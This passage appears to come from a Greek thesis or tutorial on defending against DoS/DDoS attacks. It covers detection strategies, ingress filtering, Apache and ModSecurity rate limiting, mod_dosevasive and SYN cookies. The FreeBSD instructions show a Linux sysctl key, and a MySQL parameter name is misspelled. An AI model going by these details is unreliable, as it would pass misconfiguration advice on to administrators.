Οι προληπτικοί μηχανισμοί προσπαθούν να εξαλείψουν τη δυνατότητα των DDoS επιθέσεων συνολικά ή να ενεργοποιήσουν τα πιθανά θύματα ώστε να υπομείνουν την επίθεση χωρίς άρνηση των υπηρεσιών στους νόμιμους πελάτες. Όσον αφορά στην πρόληψη επίθεσης, αντίμετρα μπορούν να ληφθούν πάνω στα θύματα ή πάνω στα zombies. Αυτό σημαίνει τροποποίηση της διαμόρφωσης του συστήματος για να εξαλειφθεί η δυνατότητα αποδοχής μιας επίθεσης DDoS ή απρόθυμης συμμετοχής σε μια επίθεση DDoS. Οι hosts πρέπει να φρουρούνται από την παράνομη κίνηση από ή προς το μηχάνημα. Διατηρώντας τα πρωτόκολλα και το λογισμικό ενημερωμένο (up to date), μπορούμε να μειώσουμε τις αδυναμίες ενός υπολογιστή. Μια τακτική σάρωση του μηχανήματος είναι επίσης απαραίτητη προκειμένου να ανιχνευθεί οποιαδήποτε "ανώμαλη" συμπεριφορά. Παραδείγματα των μηχανισμών ασφαλείας του συστήματος αποτελούν η επιτήρηση της πρόσβασης στον υπολογιστή, εφαρμογές που κάνουν «download» και εγκαθιστούν τα «μπαλώματα» ασφαλείας αυτόματα, συστήματα firewall, ανιχνευτές ιών και συστήματα ανίχνευσης εισβολής. Η σύγχρονη τάση είναι προς επιχειρήσεις ασφαλείας που φρουρούν το δίκτυο ενός πελάτη και τον ενημερώνουν σε περίπτωση ανίχνευσης επίθεσης για να λάβει

μέτρα υπεράσπισης. Διάφοροι αισθητήρες ελέγχουν την κίνηση του δικτύου και στέλνουν τις πληροφορίες σε έναν server προκειμένου να αποφασίσει για την "υγεία" της κατάστασης. Η διασφάλιση της ακεραιότητας του υπολογιστή μειώνει τη δυνατότητα όχι μόνο να είναι θύμα αλλά και zombie. Το τελευταίο είναι πολύ σημαντικό επειδή αφανίζει το στρατό των επιτιθέμενων. Όλα τα ανωτέρω μέτρα δεν μπορούν ποτέ να είναι 100% αποτελεσματικά, αλλά σίγουρα μειώνουν τη συχνότητα και τη δύναμη των DDoS επιθέσεων.

Υπάρχουν πολλά άλλα μέτρα που μπορούν να ληφθούν προκειμένου να μειώσουν το στρατό του επιτιθέμενου ή να περιορίσουν τη δύναμή του. Η μελέτη των μεθόδων επίθεσης μπορεί να οδηγήσει στην αναγνώριση «ελαττωμάτων» στα πρωτόκολλα. Για παράδειγμα οι διαχειριστές δικτύων θα μπορούσαν να ρυθμίσουν τους gateways του δικτύου τους προκειμένου να φιλτράρεται η κίνηση εισόδου και εξόδου. Η διεύθυνση IP της πηγής της κίνησης εξόδου πρέπει να ανήκει στο υποδίκτυο ενώ η διεύθυνση IP της πηγής της κίνησης εισόδου δεν πρέπει. Με αυτόν τον τρόπο, μπορούμε να μειώσουμε την κίνηση με αλλοιωμένες διευθύνσεις IP πάνω στο δίκτυο. Επιπλέον, κατά τη διάρκεια των τελευταίων ετών, διάφορες τεχνικές έχουν προταθεί προκειμένου να εξεταστούν τα συστήματα για πιθανά μειονεκτήματα, πριν λανσαριστούν στην αγορά. Πιο συγκεκριμένα, αντικαθιστώντας τα τμήματα ενός συστήματος με κακόβουλα μπορούμε να ανακαλύψουμε εάν το σύστημα μπορεί να επιζήσει της κακής κατάστασης στην οποία έχει περιπέσει. Σε περίπτωση που το σύστημα καταρρεύσει, τότε ένα μειονέκτημα έχει ανιχνευθεί και οι υπεύθυνοι για την ανάπτυξή του πρέπει να το διορθώσουν.

Από την άλλη πλευρά οι μηχανισμοί πρόληψης DoS δίνουν τη δυνατότητα στο θύμα να υπομείνει τις προσπάθειες επίθεσης χωρίς άρνηση της υπηρεσίας στους νόμιμους πελάτες. Μέχρι τώρα δύο μέθοδοι έχουν προταθεί προς αυτήν την κατεύθυνση. Η πρώτη αναφέρεται σε πολιτικές που αυξάνουν τα προνόμια ενός χρήστη σύμφωνα με τη συμπεριφορά του. Όταν η ταυτότητα του χρήστη επιβεβαιώνεται, τότε καμιά απειλή δεν υπάρχει. Οποιαδήποτε παράνομη κίνηση από αυτόν μπορεί να οδηγήσει στην ποινική του δίωξη. Η δεύτερη μέθοδος είναι πάρα πολύ ακριβή. Αναφέρεται στην αύξηση των πόρων που βρίσκονται στο στόχαστρο των επιτιθέμενων σε τέτοιο βαθμό ώστε οι DDoS επιδράσεις να είναι αμελητέες. Ένα τέτοιο μέτρο είναι τις περισσότερες φορές αδύνατο να εφαρμοστεί.

4.3 Αντιδραστικοί μηχανισμοί.

Οι Αντιδραστικοί μηχανισμοί (γνωστοί και ως early warning systems-συστήματα έγκαιρης προειδοποίησης) προσπαθούν να ανιχνεύσουν την επίθεση και να απαντήσουν σε αυτήν άμεσα. Ως εκ τούτου, περιορίζουν τον αντίκτυπο της επίθεσης πάνω στο θύμα. Και πάλι όμως, υπάρχει ο κίνδυνος του χαρακτηρισμού μιας νόμιμης σύνδεσης ως επίθεση. Για αυτόν τον λόγο είναι απαραίτητο για τους ερευνητές να είναι πολύ προσεκτικοί.

Οι κύριες στρατηγικές ανίχνευσης είναι ανίχνευση-υπογραφής, ανίχνευση-ανωμαλίας και υβριδικά συστήματα. Οι μέθοδοι που είναι βασισμένες στην ανίχνευση-υπογραφής αναζητούν πρότυπα (υπογραφές) πάνω στην παρατηρηθείσα κίνηση του δικτύου που ταιριάζουν με γνωστές υπογραφές επίθεσης μιας βάσης δεδομένων. Το πλεονέκτημα αυτών των μεθόδων είναι ότι μπορούν εύκολα και αξιόπιστα να ανιχνεύσουν γνωστές επιθέσεις, αλλά δεν μπορούν να αναγνωρίσουν νέες επιθέσεις. Επιπλέον, η βάση υπογραφών πρέπει να ενημερώνεται τακτικά προκειμένου να διατηρηθεί η αξιοπιστία του συστήματος.

Οι μέθοδοι που είναι βασισμένες στην ανίχνευση-ανωμαλίας συγκρίνουν τις παραμέτρους της παρατηρηθείσας κίνησης του δικτύου με την κανονική κίνηση. Ως εκ τούτου, είναι δυνατό και νέες επιθέσεις να ανιχνευθούν. Εντούτοις, προκειμένου να αποτραπεί ένας ψεύτικος συναγερμός από το σύστημα, το πρότυπο της "κανονικής κίνησης" πρέπει να διατηρείται πάντα ενημερωμένο και τα όρια ταξινόμησης μιας ανωμαλίας πρέπει πάντα να ρυθμίζονται κατάλληλα.


Τέλος, τα υβριδικά συστήματα συνδυάζουν και τις δύο ανωτέρω μεθόδους. Αυτά τα συστήματα ενημερώνουν τη βάση υπογραφών τους με επιθέσεις που ανιχνεύονται με βάση την ανίχνευση ανωμαλίας. Και πάλι ο κίνδυνος είναι μεγάλος καθώς ένας επιτιθέμενος μπορεί να κοροϊδέψει το σύστημα οδηγώντας το στο χαρακτηρισμό μιας κανονικής κίνησης ως επίθεση. Σε αυτήν την περίπτωση το IDS (σύστημα ανίχνευσης εισβολής) σύστημα γίνεται ένα εργαλείο επίθεσης. Κατά συνέπεια οι σχεδιαστές IDS συστημάτων πρέπει να είναι πολύ προσεκτικοί επειδή η έρευνά τους μπορεί να γυρίσει μπούμερανγκ.

Μετά την ανίχνευση της επίθεσης, οι αντιδραστικοί μηχανισμοί απαντούν σε αυτή. Η ανακούφιση από τον αντίκτυπο της επίθεσης είναι ο πρωταρχικός στόχος. Μερικοί μηχανισμοί αντιδρούν περιορίζοντας το ποσοστό της αποδεχόμενης κίνησης. Αυτό σημαίνει ότι η νόμιμη κίνηση εμποδίζεται επίσης. Σε αυτήν την περίπτωση η λύση έρχεται με τις traceback τεχνικές που προσπαθούν να προσδιορίσουν τον επιτιθέμενο. Εάν ο επιτιθέμενος προσδιοριστεί, παρά τις προσπάθειές του να

αλλοιώσει τη διεύθυνσή του, τότε είναι εύκολο να φιλτραριστεί η κίνησή του. Το φιλτράρισμα είναι αποδοτικό μόνο εάν η ανίχνευση του επιτιθεμένου δεν είναι λανθασμένη. Σε οποιαδήποτε άλλη περίπτωση το φιλτράρισμα μπορεί να μετατραπεί σε εργαλείο επίθεσης.

4.4 Φιλτράρισμα εισόδου-Ingress filtering.

Ένα αποτελεσματικό μέτρο εναντίων των επιθέσεων καταιγισμού είναι το φιλτράρισμα εισόδου. Αρχικά αντιμετωπίζει την IP παραποίηση (IP spoofing) όπως χρησιμοποιείται από τις επιθέσεις καταιγισμού. Η χρήση του φιλτραρίσματος εισόδου για την αντιμετώπιση DoS επιθέσεων περιγράφεται στο παρακάτω σχήμα :



Στο παράδειγμα του σχήματος, ο επιτιθέμενος με την IP διεύθυνση 9.23.122.4 ανήκει στο υποδίκτυο 9.0.0.0/8, το οποίο παρέχει σύνδεση με το Ιντερνέτ με έναν ISP μέσω ενός δρομολογητή. Η σύνδεση εισόδου του δρομολογητή θα πρέπει να παρακολουθείται ώστε μόνο τα πακέτα με διευθύνσεις πηγής που ανήκουν στο 9.0.0.0/8 να μπορούν να περάσουν. Όλα τα υπόλοιπα πακέτα απορρίπτονται αφού η διεύθυνση πηγής τους δεν είναι σωστή. Επιπλέον, η πληροφορία των ύποπτων πακέτων θα μπορεί να καταγράφεται. Παρόμοια, ο ISP που παρέχει την σύνδεση σε ξεχωριστούς τελικούς χρήστες θα πρέπει να επιτρέπει μια πιθανή σωστή διεύθυνση πηγής.

Βέβαια, αυτή η μέθοδος έχει και μειονεκτήματα. Πρώτον, είναι πολύ χρονοβόρο και κουραστικό να υλοποιηθούν όλοι οι κανόνες φιλτραρίσματος για ευρύ Ιντερνέτ. Ακόμα, μπορεί ο επιτιθέμενος να

παραποιεί την διεύθυνση με τη διεύθυνση ενός άλλου χρήστη του ιδίου δικτύου. Παρόλα αυτά είναι πιο εύκολο να εντοπιστεί η πραγματική πηγή δεδομένου ότι το εύρος των πιθανών διευθύνσεων είναι μειωμένος. Επιπρόσθετα, υπάρχουν ορισμένες εξειδικευμένες υπηρεσίες (πχ. Mobile IP) οι οποίες επηρεάζονται από το φιλτράρισμα εισόδου, γιατί η διεύθυνση πηγής των πακέτων που στέλνονται από κινητούς επισκέπτες δεν ταιριάζει με το δίκτυο στο οποίο έχει προσκολλήσει ο κινητός χρήστης. Για να λυθεί αυτή η ασυμβατότητα εξετάζονται άλλες δυνατότητες όπως η αντίστροφη διόρυξη (reverse tunneling).

Ένα μέτρο βασικού φιλτραρίσματος πακέτων είναι ο περιορισμός της κίνησης που στέλνεται από ή προς μια συγκεκριμένη διεύθυνση IP (τουλάχιστον στους συνοριακούς δρομολογητές των δικτύων, πχ. ο δρομολογητής που ενώνεται με τον ISP) :

1. Εισερχόμενα ή εξερχόμενα πακέτα με διευθύνσεις εκπομπής όπως 0.0.0.0 και 255.255.255.255 .
2. Εισερχόμενα πακέτα με διευθύνσεις από το (εσωτερικό) τοπικό δίκτυο το ίδιο.
3. Εισερχόμενες ή εξερχόμενες δεσμευμένες διευθύνσεις (χώρος ιδιωτικών διευθύνσεων) :
   - 10.0.0.0 − 10.255.255.255 (10/8, reserved)
   - 127.0.0.0 − 127.255.255.255 (127/8, loopback)
   - 172.16.0.0 − 172.31.255.255 (172.16/12, reserved)
   - 192.168.0.0 − 192.168.255.255 (192.168/16, reserved)

4.5 Ρύθμιση παραμέτρων του Apache web server.

Ένας ακόμα προληπτικός μηχανισμός για τις επιθέσεις DoS αφορά στην προστασία από το φαινόμενο slashdot. Δηλαδή από την απότομη αύξηση της επισκεψιμότητας στον server μας η οποία δεν οφείλετε σε επίθεση. Τέτοιες καταστάσεις μπορούμε να τις αντιμετωπίσουμε με την αλλαγή κάποιων τιμών του apache configuration file (/etc/apache2/apache2.conf), όπως η αλλαγή των τιμών : ‘KeepAlive’ σε συνδιασμό με τις ‘MaxKeepAliveRequests’ και ‘KeepAliveTimeout’.

Η KeepAlive καθορίζει αν μια σύνδεση με τον server μας θα μένει ανοιχτή ή όχι. Για να καταλάβουμε τι σημαίνει αυτό θα δώσουμε το εξής παράδειγμα: Σκεφτείτε ότι το site μας περιέχει ένα μέρος με κείμενο και ένα μέρος με τρείς εικόνες, δηλαδή 4 διαφορετικά "κομμάτια". Χοντρικά, εάν έχουμε θέσει το KeepAlive=off τότε θα πραγματοποιηθούν 4 διαφορετικές συνδέσεις από τον browser για να μας δείξει το site, μια για

να φορτωθεί το κάθε "κομμάτι". Ας πούμε τώρα ότι χρειάζονται 4 δευτερόλεπτα για να διαβαστούν τα παραπάνω. Αν θέσουμε :

KeepAlive=on
KeepAliveTimeout=6

Τότε με μία σύνδεση (που θα διαρκεί 6 δευτερόλεπτα) θα μπορέσει ο browser μας να φέρει το site μας (με μία! - και τα 4 κομμάτια). Ο χρόνος φυσικά θα είναι πολύ καλύτερος από τον προηγούμενο. Φυσικά ο τρόπος αυτός έχει ένα μειονέκτημα: Ο μέγιστος αριθμός των συνδέσεων στον server μας ορίζετε από την MaxKeepAliveRequests. Δηλαδή με ένα "MaxKeepAliveRequests=1000" τότε οι πρώτοι 1000 χρήστες θα συνδεθούν για 6 δευτερόλεπτα. Έτσι εάν τον server μας τον επισκεφτούν ταυτόχρονα 10000 χρήστες, τότε μόνο 1000 κάθε φορά θα μπορούν να έχουν πρόσβαση στα δεδομένα και οι υπόλοιποι 9000 θα περιμένουν από 6 δευτερόλεπτα (τουλάχιστον). Αυτό θα έχει σαν αποτέλεσμα πολύ από αυτούς να δούνε στους browsers τους το περίφημο time out και θα τους ζητηθεί να πατήσουν το refresh για ακόμα μια προσπάθεια.

Μιά καλή λύση σε πολυσύχναστα sites θα ήταν να θέσουμε το "KeepAlive=off". Αυτό θα είχε σαν αποτέλεσμα ο κάθε χρήστης (ατομικά) να έχει μια μικρή καθυστέρηση (σε σχέση με το αν είχαμε συνεχή σύνδεση). Η καθυστέρηση αυτή (στατιστικά) κυμαίνεται γύρω στο 15-20%, δηλαδή όχι και τόσο σοβαρή. Το καλό όμως θα είναι ότι θα μπορούμε να "εξυπηρετήσουμε" ένα πάρα πολύ μεγάλο αριθμό χρηστών χωρίς ιδιαίτερα προβλήματα.

Μια άλλη πρόταση είναι η ρύθμιση του αρχείου “modsecurity_crs_23_request_limits.conf”. Αφού το ανοίξουμε ψάχνουμε για:

“# Maximum number of arguments in request limited”
και αντικαθιστούμε την επόμενη γραμμή με
“SecRule &ARGS "@gt 20"
"phase:2,t:none,deny,log,auditlog,status:403,msg:'Too many arguments in request',id:'960335',severity:'4'"”.

“# Limit arguments total length”
και αντικαθιστούμε την επόμενη γραμμή με
“SecRule ARGS_COMBINED_SIZE "@gt 1000"
"phase:2,t:none,deny,log,auditlog,status:403,msg:'Total arguments size exceeded',id:'960341',severity:'4'"”.

“# Individual file size is limited”
και αντικαθιστούμε την επόμενη γραμμή με

```
 “SecRule FILES_SIZES "@gt 5242880"
"phase:2,t:none,deny,log,auditlog,status:403,msg:'Uploaded file size too
large',id:'960342',severity:'4'"”.
```

Αποθηκεύουμε το αρχείο και το κλείνουμε.
Σειρά έχει το αρχείο “modsecurity_crs_10_config.conf” που είναι και το πιο βασικό. Εδώ θα δούμε πως σταματάμε και τις επιθέσεις τύπου DoS.

Ψάχνουμε για την γραμμή
“#"phase:1,pass,nolog,ctl:requestBodyProcessor=XML"” και κάτω από αυτήν προσθέτουμε τον παρακάτω κώδικα :

```
# ignore requests from localhost or some other IP
SecRule REMOTE_ADDR "^127\.0\.0\.1$" "phase:1,nolog,allow"

# for all non static urls count requests per second per ip
# (increase var requests by one, expires in 1 second)
SecRule REQUEST_BASENAME
"!(\.avi$|\.bmp$|\.css$|\.doc$|\.flv$|\.gif$|\
   \.htm$|\.html$|\.ico$|\.jpg$|\.js$|\.mp3$|\
   \.mpeg$|\.pdf$|\.png$|\.pps$|\.ppt$|\.swf$|\
   \.txt$|\.wmv$|\.xls$|\.xml$|\.zip$)"\
"phase:1,nolog,pass,initcol:ip=%{REMOTE_ADDR},setvar:ip.requests=
+1,expirevar:ip.requests=1"

# if there where more than 20 requests per second for this IP
# set var block to 1 (expires in 3600 seconds) and increase var blocks by
one (expires in five hours)
SecRule ip:requests "@eq 20"
"phase:1,pass,nolog,setvar:ip.block=1,expirevar:ip.block=3600,setvar:ip.
blocks=+1,expirevar:ip.blocks=18000"

# if user was blocked more than 5 times (var blocks>5), log and return
http 403
SecRule ip:blocks "@ge 5" "phase:1,deny,log,logdata:'req/sec:
%{ip.requests}, blocks: %{ip.blocks}',status:403"

# if user is blocked (var block=1), log and return http 403
SecRule ip:block "@eq 1" "phase:1,deny,log,logdata:'req/sec:
%{ip.requests}, blocks: %{ip.blocks}',status:403"

# 403 is some static page or message
ErrorDocument 403 "<center><h2>take it easy yo!"
```

Στη παρούσα κατάσταση αυτό το αρχείο ρυθμίζει τον server να ελέγχει τα requests που έχουν κάποιες συγκεκριμένες επεκτάσεις αρχείων ανά δευτερόλεπτο. Σε περίπτωση που μέσα σε αυτό το δευτερόλεπτο έχουν γίνει περισσότερα των 20 requests, τότε η συγκεκριμένη IP μπλοκάρεται για μία ώρα (3600) και η μεταβλητή στην οποία καταχωρείται ο αριθμός των αποκλεισμών της θα λήξει σε 5 ώρες (18000). Τέλος γίνεται ένας έλεγχος του αριθμού των αποκλεισμών και του αποκλεισμού γενικά ώστε να καταγραφεί στο logfile. Στην τελευταία γραμμή φαίνεται το μήνυμα που εμφανίζεται στον αποκλεισμένο πελάτη.

Ένας άλλος σημαντικός παράγοντας για καλύτερη απόκριση είναι τα settings της βάσης δεδομένων. Αν έχουμε π.χ. MySQL και το site μας κάνει χρήση πολλών εντολών που φέρνουν ή ενημερώνουν την Βάση μας, τότε αξίζουν προσοχής όλες οι παράμετροι που ορίζουν το cache και τα buffers της μνήμης που χρησιμοποιείται (π.χ. query_cash_size).
Άλλος τρόπος προστασίας του Apache από τις DoS επιθέσεις είναι η εγκατάσταση του 'mod_dosevasive'. Αφού το κάνουμε download και μετά extract με την εντολή :

```
tar -xzvf mod_dosevasive.1.9.tar.gz .
```

Ακολουθεί το compile με την εντολή :

```
/usr/local/apache/bin/apxs -i -a -c mod_dosevasive20.c
```

Τέλος κάνουμε το configuration προσθέτοντας στο αρχείο httpd.conf (/etc/httpd/conf/httpd.conf) το παρακάτω κομμάτι :

Για τον Apache v1.3	Για τον Apache v2.0
<IfModule mod_dosevasive.c> DOSHashTableSize 3097 DOSPageCount 2 DOSSiteCount 50 DOSPageInterval 1 DOSSiteInterval 1 DOSBlockingPeriod 10 </IfModule>	<IfModule mod_dosevasive20.c> DOSHashTableSize 3097 DOSPageCount 2 DOSSiteCount 50 DOSPageInterval 1 DOSSiteInterval 1 DOSBlockingPeriod 10 </IfModule>


Οι παραπάνω είναι οι προκαθορισμένες επιλογές που είναι setup.
Το παρακάτω είναι μια περιγραφή όλων των ρυθμίσεων / μεταβλητών :

Variable/Option:	Περιγραφή:
DOSHashTableSize	Μέγεθος του πίνακα hash. Όσο μεγαλύτερη είναι αυτή η ρύθμιση, τόσο περισσότερη μνήμη απαιτείται για την αναζήτηση στο hash table, αλλά και γρηγορότερη γίνεται η εμφάνιση νέων αναζητήσεων. Η επιλογή αυτή αυτόματα θα στρογγυλοποιεί προς τον πλησιέστερο πρώτο αριθμό.
DOSPageCount	Αριθμός των αιτήσεων για την ίδια σελίδα, κατά την «DOSPageInterval» διάστημα που θα πάρει μια διεύθυνση IP που προστίθενται στον κατάλογο αποκλεισμού.
DOSSiteCount	Ίδια με την «DOSPageCount», αλλά αντιστοιχεί στον αριθμό των αιτήσεων για μια συγκεκριμένη ιστοσελίδα, και χρησιμοποιεί το χρονικό διάστημα «DOSSiteInterval».
DOSPageInterval	Διάστημα για το «DOSPageCount» κατώφλι στα επόμενα δεύτερα χρονικά διαστήματα.
DOSSiteInterval	Διάστημα για το «DOSSiteCount» κατώφλι στα επόμενα δεύτερα χρονικά διαστήματα.
DOSBlockingPeriod	Περίοδος μπλοκαρίσματος σε δευτερόλεπτα, εάν οποιοδήποτε από τα όρια τηρούνται. Ο χρήστης θα λάβει το μήνυμα 403 (Forbidden), όταν μπλοκάρεται, και το χρονόμετρο θα γίνεται reset κάθε φορά που το site παίρνει το hit όταν ο χρήστης εξακολουθεί να είναι blocked.

4.6 SYN cookies.

Τα SYN cookies είναι το βασικό στοιχείο της τεχνικής που χρησιμοποιείται για την προστασία έναντι των SYN flood επιθέσεων. Ειδικότερα, η χρήση των SYN Cookies επιτρέπει σε ένα διακομιστή να αποφευχθούν διακοπές των συνδέσεων, όταν η ουρά SYN γεμίζει. Αντί αυτού, ο server συμπεριφέρεται ως εάν η ουρά SYN να είχε διευρυνθεί. Ο server στέλνει πίσω την κατάλληλη SYN + ACK απάντηση προς τον

πελάτη, αλλά απορρίπτει την SYN είσοδο στην ουρά. Εάν ο διακομιστής λαμβάνει έπειτα μια μεταγενέστερη απάντηση ACK από τον πελάτη, ο διακομιστής είναι σε θέση να ανακατασκευάσει την SYN είσοδο στην ουρά, χρησιμοποιώντας τις πληροφορίες που κωδικοποιούνται με τον αριθμό ακολουθίας TCP.



Προκειμένου να ξεκινήσει μια σύνδεση TCP, ο πελάτης στέλνει ένα πακέτο TCP SYN στον διακομιστή. Σε απάντηση, ο server στέλνει ένα TCP SYN + ACK πακέτο πίσω στον πελάτη. Μία από τις τιμές σε αυτό το πακέτο είναι ένας αύξων αριθμός, ο οποίος χρησιμοποιείται από το πρωτόκολλο TCP να επανασυναρμολογήσει - reassemble τη ροή των δεδομένων. Σύμφωνα με τις προδιαγραφές του πρωτοκόλλου TCP, ο πρώτος αύξων αριθμός που αποστέλλονται από ένα τελικό σημείο μπορεί να είναι οποιαδήποτε τιμή, όπως αποφασίστηκε από το εν λόγω τελικό σημείο.

Όταν ένας πελάτης στέλνει πίσω ένα TCP ACK πακέτο στον server σε απάντηση του SYN + ACK πακέτου του διακομιστή, ο client πρέπει (σύμφωνα με το TCP specification) να χρησιμοποιήσει n+1 πακέτα στο Acknowledgement number , όπου n είναι ο αρχικός αριθμός ακολουθίας που στάλθηκε από τον server. Ο server στη συνέχεια αφαιρεί 1 από το Acknowledgement number για να αποκαλύψει το SYN Cookie που στάλθηκε στον πελάτη. Οι εφαρμογές αυτού του τύπου βασίζονται κυρίως σε λειτουργικά συστήματα Solaris και Linux.


Για να ενεργοποιήσουμε την TCP SYN Cookie προστασία στο Linux πληκτρολογούμε την παρακάτω εντολή :

```
[root@deep] /# echo 1 > /proc/sys/net/ipv4/tcp_syncookies
```

Για να ενεργοποιήσουμε την TCP SYN Cookie προστασία στο Free BSD αφού πάμε στο sysctl.conf file (vi /etc/sysctl.conf) πληκτρολογούμε την τιμή 1 (για disable βάζουμε 0) :


```
# Enable TCP SYN Cookie Protection
net.ipv4.tcp_syncookies = 1
```

Για να ενεργοποιήσουμε την TCP SYN Cookie προστασία στα Windows προσθέτουμε την τιμή DWORD 'SynAttackProtect' στην παρακάτω εγγραφή της registry :




```
HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
```

Όταν η τιμή 'SynAttackProtect' ρυθμίζεται 1, ο αριθμός των retransmissions μειώνεται και η δημιουργία μιας εγγραφής δρομολόγησης καθυστερείται μέχρι να εγκατασταθεί η σύνδεση.



Η προτεινόμενη τιμή 'SynAttackProtect' είναι 2, που καθυστερεί επιπρόσθετα μέχρι να ολοκληρωθεί το τριπλό handshake.

4.7 Access Control Lists (ACLs).

